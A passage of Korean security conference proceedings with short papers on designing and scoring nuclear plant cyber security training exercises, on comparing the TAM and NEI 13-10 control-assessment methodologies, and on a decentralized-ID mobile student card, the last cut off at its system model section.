[5] C. Chang, W. Hsu and I. Liao, "Anomaly Detection for Industrial Control Systems Using K-Means and Convolutional Autoencoder," 2019 International Conference on Software, Telecommunications and Computer Networks (SoftCOM), 2019, pp. 1-6.

원전 사이버보안 훈련 시나리오 개발 방안 연구

송인성*, 서정택**, 이인효***

*가천대학교 컴퓨터공학과 (대학원생)

**가천대학교 컴퓨터공학과 (교수)

***한국원자력통제기술원 사이버보안실 (연구원)

A Study on the Development of Nuclear Cyber Security Training Scenarios

In-Sung Song*, Jung-Taek Seo**, Inhyo Lee***

*Department of Computer Engineering, Gachon University(Graduate student)

**Department of Computer Engineering, Gachon University (Professor)

***Div. of Cyber Security, KINAC (Researcher)

요 약

전 세계 38개국에서 원자력 발전소를 운영하고 있다. 원자력 발전소에 대한 공격은 세계 곳곳에서 발생하고 있으며 우리나라도 안전지대가 아니다. 예기치 못한 원자력 발전소 사고가 발생할 경우 원자력 발전소 주변 주민의 방사선 피폭과 정전이 발생할 수 있으며 복구에 막대한 비용이 발생할 수 있다. 본 논문에서는 사이버공격에 대비하고 피해를 최소화하기 위하여 사이버보안 훈련 시나리오 개발에 필요한 시나리오 구성 요소와 훈련 평가 기준을 제시한다.

I. 서론

전 세계에서 38개국이 원자력 발전소를 운영하고 있다. 미국 Davis-Besse 원자력 발전소 슬래머웜 침투 사건, Stuxnet 이란 핵시설 공격 사건, 일본 후쿠이현 몬주 핵 발전소 악성코드 감염 사건, 이란 나탄즈 핵시설 사이버 공격 사건 등 세계 곳곳에서 발생하였다. 9·11 사건 테러 사건 이후, 전 세계적으로 주요기반시설로 원자력 발전소를 지정하고 있는 등, 원자력 발전소에 대한 보안을 강화하고 있다.


국내의 경우, 2014년 한국수력원자력 해킹 사고와 최근 해외의 원자력 발전소 공격이 발생하는 등 사이버공격의 안전지대가 아니다. 국민들의 원자력 발전소에 대한 안전 여부에 촉각을 기울이고 있으며, 국민적 관심 또한 고조되는 추세이다. 예기치 못한 원자력 발전소 사고가 발생할 경우, 원자력 발전소 주변에 거주하는 주민들의 방사선 피폭과 일부 지역의 정전이 발생할 수 있으며, 원자력 발전소에 대한 치명적인 문제가 발생할 경우 정상화하는데 막대한 비용이 발생 할 수 있다.

따라서 본 논문은 원자력 발전소에 대한 사이버사건 사고 발생 시 원자력 발전소의 피해를 최소화하기 위하여 원자력 발전에 대한 사고를 대비하기 위한 사이버보안 훈련 시나리오 개발 방안에 대하여 다룬다. 효과적인 사이버보안 훈련 시나리오 개발을 위하여 시나리오에 구성되어야 할 요소들과 평가 방안의 훈련 시나리오 개발 방안을 제시한다.

II. 원자력시설 사이버보안 정책 현황

원자력 발전소는 국가보안시설 가급의 시설로 중요도 및 파괴·마비 발생 시 영향력이 막대한 시설이다. IAEA에서는 원자력 발전 시설에 대한 물리적 방호 권고에 관한 권고 문서인 “Nuclear Security Recommendations on

Physical Protection of Nuclear Material and Nuclear Facilities"를 2011년에 개정하였다. 현행 우리나라의 원자력 시설 관련 사이버보안 법률은 「정보통신기반 보호법」과 「원자력시설 등의 방호 및 방사능 방재 대책법」이다. 「원자력시설 등의 방호 및 방사능 방재 대책법」에는 정보시스템 보안규정을 수립해야 한다는 조항이 있다. 이를 만족시키기 위하여 한국원자력통제기술원에서는 KINAC/RS-015와 KINAC/RS-011를 활용하여 원자력시설의 사이버보안 훈련 시나리오를 심사하고 검사한다. 이 중 KINAC/RS-015 문서에는 사이버 보안 훈련 계획이 표기되어 있으며, 내용은 [그림 1]과 같다.



3.3.1.1 비상사건 대응 훈련

(원자력사업자)는 비상사건대응 교육 및 훈련과 관련하여 다음을 이행한다.

가. 사이버공격 비상사건대응 인력에 대하여 주기적으로 교육 제공

나. 개발된 비상사건대응 절차 및 가상 시나리오를 기반으로 원자력시설 운영에 영향을 주지 않은 범위 내에서 주기적인(최소 년 1회 이상) 모의 훈련 실시(비공지 훈련 포함)

다. 교육훈련 결과에 대한 문서화

[그림 1] KINAC/RS-015 문서 내의
훈련 실시에 관한 사항

KINAC/RS-015의 관련 사항에 따라 국내 원자력 시설은 각 시설별로 1년에 1회 이상 훈련을 실시하고 있다.

III.시나리오 개발 방안

효과적인 시나리오를 개발하기 위해 필요한 구성요소와 평가 기준을 식별 하였으며 내용은 다음과 같다.

3.1 시나리오 구성 요소

본 장에서는 원자력 시설에 대한 사이버 공격이 발생하였을 때 관련 부서의 대응 역량을 효과적으로 강화할 수 있는 훈련 시나리오를 개발할 수 있는 개발 요소에 대해 다루고자 한다. 훈련 시나리오에는 훈련 목적과 침투 경로 등의 시나리오에 대한 일반적인 개요와 대응조치에 대한 평가 등의 내용이 기술되어야 한다.

훈련 시나리오를 가상 공격팀과 방어팀을 나누어서 시행한다면 훈련의 효과를 극대화할 수 있다. 공격팀은 실제 공격자가 수행할 수 있는지에 대한 실현 가능성과 현 보안 시스템에 대한 문제점을 확인할 수 있으며 방어팀은 단순히 쓰여진 시나리오대로 진행되는 공격이 아닌 능동적인 공격에 대한 역량을 키울 수 있다. 그러나, 가동을 중단시킬 수 없고 실제 피해가 발생하여서는 안 된다는 원자력 시설의 특성 때문에 가상의 역할을 나눈 훈련을 위해서는 원자력 시설과 비슷한 형태의 테스트베드가 필요하다.

3.1.1 훈련 목적

훈련 시나리오 개발 시에는 먼저 공격 시나리오가 목표로 하는 공격 대상을 설정해야 한다. KINAC/RS-015에서는 핵물질의 불법 이전과 원자력 시설의 사보타주를 일으킬 수 있는 사이버공격으로부터 대응하는 것을 훈련의 목적으로 한다.

3.1.2 침투 경로

현재 우리나라의 원자력 시설은 방사능방재법에 근거하여 사이버보안을 포함한 물리적방호체계 내에서 이루어지는 훈련은 설계기준위협을 근거로 설정하여 수행하고 있다. 망 분리가 이루어진 원자력 시설에 대한 사이버공격의 경우 내부자 공격이나 직원 실수와 같은 일부 공격 발생 경로를 제외하면 시설에 대한 공격 발생 경로가 한정적일 수밖에 없다는 한계점이 존재한다. 하지만 다양한 공격으로부터의 대응 역량을 키우기 위하여, 내부자 공격과 직원 실수 이외에, 드론을 이용한 공격이나 공급망 공격과 같은 다양한 위협 상황을 가장한 시나리오 개발이 필요하다.

3.1.3 공격의 방법과 규모

시나리오에서 수행되는 공격의 방법과 규모 또한 원자력시설의 설계기준위협에 근거하여 설정해야 한다. 공격의 규모에 따라서 대응하는 방법과 인력이 달라지므로 공격 목표를 달성하

기 위한 공격이며, 실현 가능성이 있는 공격이 이루어져야 한다.

3.1.4 훈련 시나리오에 대한 평가

훈련이 종료된 뒤에는 훈련에 대한 평가가 이루어져야 한다. 공격팀이 성공한 공격 수준을 평가해야한다. 방어팀은 기존의 매뉴얼 대로 적절한 대응을 했는지 평가한다. 훈련미흡사항이 있는 경우에는 문서형태로 개선계획을 수립해야한다. 만약, 매뉴얼대로 적절한 대응을 했음에도 공격팀이 높은 수준의 공격에 성공했다면 공격에 대한 재발 방지 대책을 수립하고 평가해야 한다.

3.2 훈련 평가 기준

본 장에서는 평가에 활용할 수 있는 평가 기준에 대해서 제시한다. 평가하는 방식에는 정성적 평가와 정량적 평가 방법이 있다. 각 평가의 특징은 [표1]과 같다.

[표 1] 정량적 평가와 정성적 평가 특징

정량적 평가	정성적 평가
객관적 기준	주관적 기준
평가 기준 명확	평가 기준 불명확

정성적 평가는 평가 기준이 명확하지 않고, 평가자의 주관이 반영될 수 있는 특징 때문에 평가자에 따라 점수가 다르게 나오거나, 점수를 조정할 수 있다. 주요기반시설인 원자력 시설에 대해 평가를 하는 방식으로는 객관적이고 평가기준이 명확한 정량적 평가 방법이 더 적합하다.

[표 2] 탐지 및 분석 단계

평가기준
공격이 발생하고 제한 시간 내에 보고 여부
공격에 대한 모니터링 여부
수사에 사용할 로그 수집 및 보존
침투 경로 확인
시스템 손상 정도
다른 시스템 손상 여부

[표 2]는 탐지 및 분석 단계에서 활용할 수 있는 평가 기준이다. 공격 발생 후 제한 시간 내에 보고가 이루어졌다면 가점을 받고 기준 시간이 지난 다음에 보고가 이루어졌다면 감점한다. 모니터링 여부는 보고를 받은 뒤에 공격에 대한 적절한 모니터링이 이루어졌는지 평가하며, 수사에 사용할 적절한 로그가 수집되고 보존되었는지를 평가한다. 시스템 손상 정도는 공격받은 시스템이 손상되었는지를 평가하며 다른 시스템 손상 여부는 처음 공격당한 시스템에서 다른 시스템으로 공격이 이루어져 감염 혹은 손상 여부를 평가해야 한다.

[표 3] 대응 단계

평가기준
대응 매뉴얼 수행 여부
공격 무력화 여부
백업 시스템 복구

대응 단계에서는 방어팀에서 대응 매뉴얼대로 대응했는지를 평가하며, 결과적으로 공격의 무력화까지 달성할 수 있었는지를 평가한다. 만약, 시스템에 장애가 생겨 복구가 필요한 경우 백업시스템을 이용한 복구에 소요된 시간과 복구 여부를 평가한다.

[표 4] 공격 성공도

성공도	평가기준
0	공격 실패
1	공격에 대한 보고가 이루어지고 공격이 차단됨
2	공격팀이 공격에 사용할 수 있는 취약점에 접근함
3	다음의 공격이 성공한 경우 - 내부 시스템에 대한 접근 - 시스템에 미미한 영향을 주는 공격 - 원자력 시설에 대한 사보타주 또는 핵물질의 불법이전을 위한 정보의 손실 또는 유출
4	다음의 공격이 성공한 경우 - 안전 시스템 혹은 정상 시스템 오작동 유발 - 물리적 보호 시스템 기능의 손상 - 핵 물질 관리 시스템 기능 손상 - 원자력 시설에 대한 사보타주

	또는 핵물질의 불법이전을 위한 중요 정보의 손실 또는 유출
5	다음의 공격이 성공한 경우 - 핵물질의 불법 이전 - 심각한 물리적 손상

[표 4]는 훈련 시나리오에서 공격팀이 어느 정도의 공격에 성공했는지 평가하는데 활용할 수 있는 기준이다. 성공도가 3 이상일 경우, 사이버공격이 성공했다고 볼 수 있으며 재발방지 대책 수립이 필요하다.

공격 성공도 4, 5에 해당하는 심각한 수준의 사이버공격이 성공했다고 보아야 하며 이는 원자력 시설에 대한 심각한 위협이 될 수 있다. 이 중 심각한 수준의 공격 성공 수준인 4와 5에 대한 구체적인 공격 예는 [표 5]와 같다.

[표 5] 공격 성공도 4, 5 공격 예시

공격 유형	공격 예시
시스템 침입	루트 관리자 권한 탈취
악성 코드를 통한 시스템 위협	다른 시스템으로 악성코드 전파
시스템 오작동	원자력 시스템 또는 보안 시스템의 오작동 유발

IV.결론

오늘날, 우리나라에서 24대의 원자력 발전소가 운영되고 있으며, 안전한 원자력 시설의 운영을 위하여 사이버공격 대응 역량이 필요하다.

본 논문에서는 원자력 시설 사이버보안 훈련 시나리오 개발을 위한 시나리오 구성 요소와 훈련 평가 기준에 대해서 제시하였다. 사이버보안 훈련 시나리오 개발 시 훈련 목적, 침투 경로, 공격의 규모, 훈련 시나리오 평가가 갖추어진 훈련 시나리오와 시나리오의 탐지 및 분석 단계, 대응 단계, 공격 성공도와 같은 평가 기준에 대한 정량적 평가 기준이 갖추어진다면 사이버보안 훈련의 효과를 증대시킬 수 있을 것이다. 사이버공격을 대비한 사이버보안 훈련 시나리오를 통하여 사이버공격으로 부터 안전한 원자력 시설의 운영이 이루어지기를 기대한다. 추후 시나리오에 대한 객관적인 평가가 이루어질 수 있도록 사이버공격 대비 훈련 시나리오 평가 방법에 대한 정량적 평가 기준의 연구가 이루어져야 한다.

Acknowledgment

This work was supported by the Nuclear Safety Research Program through the Korea Foundation Of Nuclear Safety(KoFONS) using the financial resource granted by the Nuclear Safety and Security Commission(NSSC) of the Republic of Korea. (No. 2101058)

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2020-0-00913, 무선 은닉채널 위험성 검증 연구)

[참고문헌]

[1] International Atomic Energy Agency, Computer Security Incident Response Planning at Nuclear Facilities, 2016.

[2] International Atomic Energy Agency, Conducting Computer Security Assessments at Nuclear Facilities, 2016.

[3] 한국원자력통제기술원, 원자력시설의 컴퓨터 및 정보시스템 보안, KINAC/RS-015, 2016.

[4] 한국원자력통제기술원, 원자력시설의 사이버 사건 대응훈련, KINAC/RS-011, 2020.

[5] 김태영 외 5명, 원전 방사능 누출 사고 대비 지자체 비상요원용 훈련 시나리오 개발, 2019.

[6] 원자력안전위원회, 정량적 훈련평가 방법론에 의한 물리적방호훈련 시나리오 개발방안, NSTAR-19PS32-71, 2019.

[7] 김상우 외3명, 원자력시설의 사이버보안 훈련을 위한 시나리오 평가 방법에 관한 연구, 2017.

원자력시설 사이버 보안조치 평가 방법론 TAM과 NEI 13-10 비교 분석

정다운*, 최현표*, 서정택**

* 가천대학교 컴퓨터공학과 (대학원생), ** 가천대학교 컴퓨터공학과 (교수)

A Comparative Analysis of TAM and NEI 13-10 Methodology for Assessing Nuclear Power Plant Cyber Security Controls

Daun Jung*, Hyunpyo Choi*, Jung Taek Seo**

* Gachon University Department of Computer Engeenering (Graduate student),
** Gachon University Department of Computer Engeenering (Professor)

요 약

산업제어시스템 사이버공격의 가장 대표적 사례인 이란 스턱스넷(Stuxnet)부터 최근 발생한 미국 송유관 랜섬웨어 공격까지 산언제어시스템을 노리는 사이버공격은 꾸준히 증가하고 있다. 사이버공격으로부터 산업제어시스템을 보호하기 위하여 사이버 보안조치를 적용하여야 하지만 한정된 자원 내에서 모든 사이버 보안조치를 적용하는 것은 비효율적이며 보안허점을 야기시킬 수 있다. 따라서 사이버 보안조치를 평가하여 효과적인 사이버 보안조치를 적용하는 방안이 필요하다. TAM(Technical Assessment Methodology)은 미국 EPRI(Electric Power Research Institute)에서 개발한 사이버 보안조치 평가 방법으로, 최근 원자력 발전소에서 이를 적용하고 있다. 또한 미국 NEI(Nuclear Energy Institute)의 NEI 13-10은 CDA(Critical Digital Assets)의 침해영향도(Consequence)를 고려한 CDA 유형별 차등적 사이버 보안조치 적용 방법이다. 본 논문은 TAM과 NEI 13-10을 비교 분석하고자 한다.


I. 서론

산업제어시스템을 대상으로한 사이버공격이 꾸준히 증가하고 있는 상황에서, 사이버공격으로부터 산업제어시스템을 보호하기 위해 사이버 보안조치를 적용한다. 그러나 한정된 자원 내에서 모든 사이버 보안조치를 적용하는 것은 비효율적이며 보안허점을 야기시킬 수 있다. 따라서 사이버 보안조치를 평가하여 효과적인 사이버 보안조치를 차등적으로 적용하기 위한 방안이 필요하다. TAM(Technical Assessment Methodology)은 미국 EPRI(Electric Power Research Institute)에서 개발한 사이버 보안조치 평가 방법으로, 최근 UAE의 바라카(Barakah) 원자력 발전소에서는 이를 활용하여 원전 사이버 보안조치를 평가하였다. 또한 미국 NEI(Nuclear Energy Institute)의 NEI 13-10은 CDA(Critical Digital Assets)의 침해영향도(Consequence)를 고려한 CDA 유형별 차등적 사이버 보안조치 적용 방법이다.

본 논문은 2장에서 TAM에 대해 살펴보고 3장에서 NEI 13-10에 대해 살펴본 후 4장에서 두 방법론을 비교하며, 5장에서 결론을 맺는다.

II. TAM 개요

TAM은 사이버 보안조치 평가 방법으로, 자산의 기술적 구성을 검토하여 자산에 발생 가능한 사이버 공격을 식별하고, 실제 공격 표면(Attack Surface)에 효과적인 보안조치를 적용하는 위험 기반(Risk-informed)의 차등적인 접근 방식을 사용한다. TAM은 사이버 보안조치 평가 및 적용을 위해 [그림 1]과 같이 3단계로 구성되어 있으며, 사이버 보안조치의 보호, 탐지, 대응 및 복구에 대해 정량적으로 평가할 수 있으며 사이버공격을 완화시키기 위해 필요한 최소한의 사이버 보안조치 적용 기준을 제시한다[1-4].



[그림 1] TAM 개요

III. NEI 13-10 개요

NEI 13-10은 CDA의 침해영향도(Consequence)를 고려한 CDA 유형별 차등적 사이버 보안조치 적용 방법이다. 높은 침해영향도를 가진 CDA는 직접 CDA(Direct CDA)로, 낮은 침해영향도를 가진 CDA는 비직접 CDA(Non-Direct CDA)로 구분한다. 직접 CDA는 원자력사업자의 사이버보안 지침인 NEI 08-09에 기술된 기술적 보안조치(Appendix D)와 운영적/관리적 보안조치(Appendix E)를 평가하여 적용하도록 하고, 비직접 CDA는 기존의 사이버 보안조치와 관련된 공격 벡터를 막기 위한 기본 보안조치(Baseline Cyber Security Controls)를 적용하도록 한다. 이에 따라 NEI 13-10은 원자력사업자가 효율적이고 효과적으로 사이버 보안조치를 적용하는 것을 목적으로 한다.

IV. TAM과 NEI 13-10 비교 분석

4.1 보안조치 차등 적용 기준

TAM과 NEI 13-10은 자산별로 사이버 보안조치를 차등적으로 적용하기 위하여 TAM은 자산에 발생 가능한 익스플로잇 시퀀스를 식별하여, 이를 예방하거나 완화시킬 수 있는 사이버 보안조치 적용함으로써 자산별 사이버 보안조치를 차등적으로 적용한다. 익스플로잇 시퀀스는 공격 경로, 익스플로잇 목적, 익스플로잇 메커니즘의 조합으로 자산의 구성, 특성, 네트워크 토폴로지 등에 따라 자산의 익스플로잇 시퀀스와 이를 완화시킬 수 있는 사이버 보안조치를 식별한다. NEI 13-10은 침해영향도별로 자산의 유형을 구분하고, 유형에 따라 적용 가능한 사이버 보안조치를 평가하고 제시하여 차등적으로 적용한다. TAM은 자산의 익스플로잇 시퀀스에 따라 사이버 보안조치를 식별하여 적용한다면, NEI 13-10은 자산의 유형에 따라 제시된 사이버 보안조치를 적용하여 자산별 차등적으로 사이버 보안조치를 적용하는 차이점이 존재한다[5-6].

4.2 원자력사업자의 역할

TAM과 NEI 13-10의 서로 다른 사이버 보안조치 차등 적용 기준과 식별 방법에 따라 자산에 사이버 보안조치를 적용에 따른 원자력사업자 역할의 차이가 존재한다. TAM을 활용할 경우 원자력사업자는 자산을 분석하여 익스플로잇 시퀀스를 식별하고 이를 예방 또는 완화시킬 수 있는 사이버 보안조치를 식별 및 점수화하고 이에 따라 사이버 보안조치를 차등적으로 적용한다. NEI 13-10은 침해영향도에 따라 자산의 유형을 구분하고 자산 유형별로 적용 가능한 사이버 보안조치를 문서에서 평가한다. 원자력사업자가 구분하는 자산 유형에 따라 사이버 보안조치를 차등적으로 적용한다는 점에서 차이점이 존재한다.

4.3 자산 분석 목적

TAM과 NEI 13-10은 서로 다른 목적을 가지고 자산 분석을 수행하며, 이에 따라 분석 유형이나 깊이에 차이가 존재한다. 넓은 시각에서 바라보면 자산에 적용 가능한 사이버 보안조치를 식별하기 위해 자산을 분석한다는 동일한 목적을 가지고 있지만, 세부적으로 살펴보면 약간의 차이가 존재한다. 여기서 다루는 자산 분석이란 자산의 구성, 기능, 특징 등 자산의 세부 정보를 수집 및 평가하는 것을 의미한다. TAM은 1단계 중 평가 범위 제한과 공격 서페이스 특징화 절차에 해당하며, NEI 13-10은 직접 CDA의 세부 유형을 구분하기 위해 자산을

분석하는 절차가 해당된다. 따라서 TAM은 익스플로잇 시퀀스와 보안조치를 식별을 목적으로 한다면, NEI 13-10은 직접 CDA의 세부 유형을 구분을 목적으로 한다는 점에서 차이점이 존재한다.

4.4 자산 분석 유형

TAM과 NEI 13-10은 자산 분석 목적이 다름에 따라 분석 유형이나 깊이에 차이가 존재한다. TAM은 익스플로잇 시퀀스와 사이버 보안조치를 식별하는 것이 자산 분석의 목적이기 때문에 회로카드, CPU 칩, 데이터 처리 장치 등 개별 장치로 자산을 분석하는 등 상세하게 분석할 필요가 있다. 그러나 실질적으로 분석하는 것이 어렵기 때문에 분석 가능한 수준 내에서 익스플로잇 시퀀스가 존재할 수 있는 취약점이나 위협 요소를 중점적으로 분석을 수행한다. NEI 13-10은 직접 CDA 유형을 구분하는 것이 목적이기 때문에 자산 특징을 식별하기 위해 자산의 구성과 기능을 분석하며 자산 분석 깊이가 비교적 깊지 않고 공격 벡터가 될 수 있는 구성요소 존재 여부를 중점적으로 분석을 수행한다.

4.5 데이터 분석

TAM과 NEI 13-10은 서로 다른 수준에서 자산의 데이터를 분석한다. TAM은 익스플로잇 시퀀스를 식별하기 위하여 데이터를 운영 프로세스 데이터, OEM 정의 프로그램/설정 데이터, 사용자 정의 프로그램/설정 데이터, 보안 운영 데이터, OEM 정의 보안 프로그램/설정 데이터, 사용자 정의 보안 프로그램/설정 데이터로 6가지 중요 데이터 유형 나누고 전송 및 저장 형태에 따라 식별한다. 또한 사용 중인 데이터 경로, 데이터 전송 대상 등 데이터 흐름을 함께 분석한다. NEI 13-10은 무결성과 관련된 사이버 보안조치가 적용되는지 직접 CDA를 평가하기 위하여 전송되는 데이터가 SSEP 기능이나 타 CDA에 영향을 미치는지 평가한다.

4.6 자산의 침해영향도(Consequence) 활용 목적

TAM과 NEI 13-10은 모두 Consequence를 고려하나, 서로 다른 목적으로 이를 활용한다. TAM에서는 잠재적인 공격 결과(Potential Consequences of an Attack)라고 하며 익스플로잇 시퀀스에 사이버 보안조치를 적용하는 최소 기준을 제시하기 위해 활용한다. NEI 13-10은 침해영향도(Consequence)라고 하며 자산의 유형을 구분하여 차등적인 사이버 보안조치를 적용하기 위해 활용한다.

4.7 최소 사이버 보안조치 적용 기준

TAM과 NEI 13-10은 최소 사이버 보안조치 적용 기준 유무에 차이가 존재한다. TAM은 익스플로잇 시퀀스의 잠재적인 공격 결과에 따라 목표 수준을 설정하여 최소 사이버 보안조치 적용 기준을 제시한다. 이에 따라 식별한 사이버 보안조치 중 일부만 적용하더라도, 사이버 보안조치의 보안 효과점수 합이 목표 수준 이상일 경우 최소 사이버 보안조치 적용 기준을 충족하였다고 볼 수 있다. NEI 13-10은 자산 유형에 따라 적용 가능한 사이버 보안조치를 제시한.

V. 결론

사이버 보안조치 평가 방법론인 TAM과 NEI 13-10을 7가지 측면에서 비교 분석하였다. 앞서 분석한 특징을 표로 정리하면 [표 1]과 같다.

[표 1] TAM과 NEI 13-10 비교 분석 결과

비교기준	TAM	NEI 13-10
사이버 보안조치 차등적용 기준	- 자산에 발생 가능한 익스플로잇 시퀀스에 따라 완화시킬 수 있는 사이버 보안조치 적용 - 사이버 보안조치를 직접 식별하여 적용	- 침해영향도별 자산 유형을 구분하여 사이버 보안조치 적용 - 제시된 사이버 보안조치를 적용
원자력 사업자의 역할	- 자산 분석에 따른 익스플로잇 시퀀스 식별	- 침해영향도에 따른 자산 유형 식별

	- 보안조치 식별 및 점수화	
자산분석 목적 (직접 CDA)	- 익스플로잇 시퀀스 및 보안조치 식별	- 직접 CDA의 세부 유형 구분
자산 분석 유형 (직접 CDA)	- 개별 장치로 자산 분석 수행 - 익스플로잇 시퀀스 및 사이버 보안 조치 식별 가능 - 익스플로잇 시퀀스가 존재할 수 있는 취약점 및 위협 요소를 중점적으로 분석	- 자산의 구성 및 기능 분석 수행 - 자산 특징을 식별하기 위한 분석 필요 - 공격 벡터가 될 수 있는 구성요소의 존재 여부 분석
데이터 분석 (직접 CDA)	- 자산을 6가지 유형으로 구분 - 저장 및 전송과 같은 형태로 세부 구분 - 데이터 흐름 고려	- 전송되는 데이터가 SSEP 기능 또는 타 CDA에 영향을 미치는지 여부 확인 - 데이터 흐름을 고려하지 않음
침해영향도 (Consequence) 활용목적	- 잠재적인 공격 결과 - 익스플로잇 시퀀스에 사이버 보안조치를 적용하는 최소 수준을 제시하기 위해 활용	- 침해영향도 - 자산의 유형을 구분하여 사이버 보안조치를 적용하기 위해 활용
최소 사이버 보안조치 적용기준	- 최소 사이버 보안조치 적용 기준 존재 - 사이버 보안조치의 보안 효과점수 합이 목표 수준 이상일 경우 최소 사이버 보안조치 적용 기준 충족	- 자산 유형에 따라 적용 가능한 사이버 보안조치 제시

TAM의 경우 정량적인 수치로 사이버 보안조치를 평가할 수 있고 자산마다 분석을 통해 익스플로잇 시퀀스를 도출하며, 각 익스플로잇 시퀀스를 완화할 수 있는 최소 사이버 보안조치 적용 기준이 존재한다는 특징이 있다. NEI 13-10은 침해영향도에 따라 자산의 유형을 구분하여 사이버 보안조치 평가를 수행하도록 한다. 본 논문의 비교 분석 결과를 통해 사이버 보안조치 평가에 활용할 방법론 선정에 도움이 되고자 한다.

Acknowledgment

본 연구는 원자력안전위원회의 재원으로 한국원자력안전재단의 지원을 받아 수행한 원자력안전연구사업의 연구결과(No. 2101057)이며, 원자력안전위원회의 재원으로 한국원자력안전재단의 지원을 받아 수행한 원자력안전연구사업의 연구결과입니다. (No. 2101058)

[참고문헌]

[1] EPRI, “Cyber Security Technical Assessment Methodology: Risk Informed Exploit Squence Identification and Mitigation, Revision 1”, EPRI, 2018, https://www.epri.com/research/products/3002008023

[2] EPRI, “Cyber Security Roadmap”, EPRI, pp. 2-30, 2018.

[3] Paul Martyak, “Risk-Informed Digital Engineering Update: Nuclear I&C Program”, NEI Cyber Security Implementation Workshop, pp. 23-37, 2019.

[4] Michael Thow, “Cyber Security Technical Assessment Methodology (TAM): OT Assessment First Principles”, Electric Power Research Institute (EPRI), pp. 1-23, 2019.

[5] Nuclear Energy Institute, NEI 13-10: Cyber Security Control Assessments, NEI, 2017, Retrieved from https://www.nrc.gov/docs/ML1723/ML17234A615.pdf

[6] Kwon K H, 외 2, Cyber Security for Direct Critical Digital Assets Life-cycle, Korean nuclear society, 2018

분산 ID 기반 모바일 학생증 구현*

조승현, 강민정, 강지윤, 이지은, 이경현

부경대학교 IT융합응용공학과

Development of Decentralized Identity-Based Mobile Student ID

Seung-Hyun Cho, Min-Jeong Kang, Ji-Yun Kang, Ji-Eun Lee, Kyung-Hyune Rhee

Department of IT Convergence and Application Engineering, Pukyong National University

요 약

본 논문에서는 이름과 학번, 학과, 안면 사진 등이 포함된 기존의 플라스틱 카드형 학생증에서 자기 주권 신원(Self Sovereignty Identity, SSI)을 보장하기 위한 모바일 학생증을 구현하였다. 구현된 모바일 학생증은 플라스틱 학생증을 분실하여 신원이 노출되는 문제점을 해결하고 스마트폰 단말기에서 애플리케이션을 통한 전자 학생증으로 편의성에 특화된 블록체인의 분산 ID(Decentralized Identity, DID) 기반으로 개발된 FRANCHISE 모델의 구조와 프로세스를 갖추고 있다. 구현된 모바일 학생증은 개인에 의한 개인정보 제어로 안전성을 보장하며. 스마트폰을 이용함으로써 편리하게 학생의 신분을 증명할 뿐만 아니라 교내 행사 참여, 온라인 인증, 다른 학교 간의 교류 등 다양한 서비스 확장이 가능할 것으로 기대된다.

I. 서론

오늘날 디지털 기반인 신원증명 시스템은 서비스 제공 업체들 사이에 단편화되어 있다. 사용자는 서비스 간에 자신의 신원 정보를 복제할 필요가 있으며, 이로 인해 전체적인 사용성이 저하되고 데이터 손상의 위험이 증가한다. 중요한 정보를 관리하기 위해 중앙집중화된 기업을 신뢰하는 것은 데이터 유출, 사생활 침해, 신원 도용과 같은 문제를 일으킬 수 있다. 자기 주권 신원은 개인에 의해 완전한 데이터 제어와 투명성이 유지되도록 하는 신원 관리에 대한 사용자 중심 접근 방식이다. 또한, 끊임없이 증가하는 중앙집중화된 기업의 통제로부터 사용자의 권리를 보호하는 역할을 한다.

블록체인 기반 자기 주권 신원증명 모델을 적용하면, 기존 신원증명 시스템의 문제를 해결할 수 있다. 대학교의 경우, 학생 신분 인증을 위해 학생증이 이용되며 학생 신분을 증명하는 용도로 도서관 출입, 온라인 대학 커뮤니티 학교 인증 등으로 사용되고 있지만, 불필요한 다른 정보들(얼굴, 신용카드 번호 등)까지도 함께 제시함으로써, 개인정보가 지나치게 노출되고 플라스틱 카드를 늘 소지해야 하는 불편함도 있다. 본 논문은 스마트폰이 대중화된 시대에 분산 ID 기반 모바일 학생증을 구현하여 디지털 형태로 소지할 수 있도록 필요한 정보를 선택적으로 제공할 수 있게 하여, 사용자들의 개인정보를 보호하고, 편리성을 높일 수 있다는 장점으로 Franchise 모델을 제시하고자 한다.

* 본 연구는 부경대학교 링크플러스사업단의 지원을 받아 진행(집필. 제작 등 교수님과 상의)되었습니다.

II. 시스템 모델

2.1. 분산 ID 기반 모바일 학생증 개요

Fig. 1.과 같이 분산 ID 기반 모바일 학생증 FRANCHISE 모델의 전체적인 구조는 자체

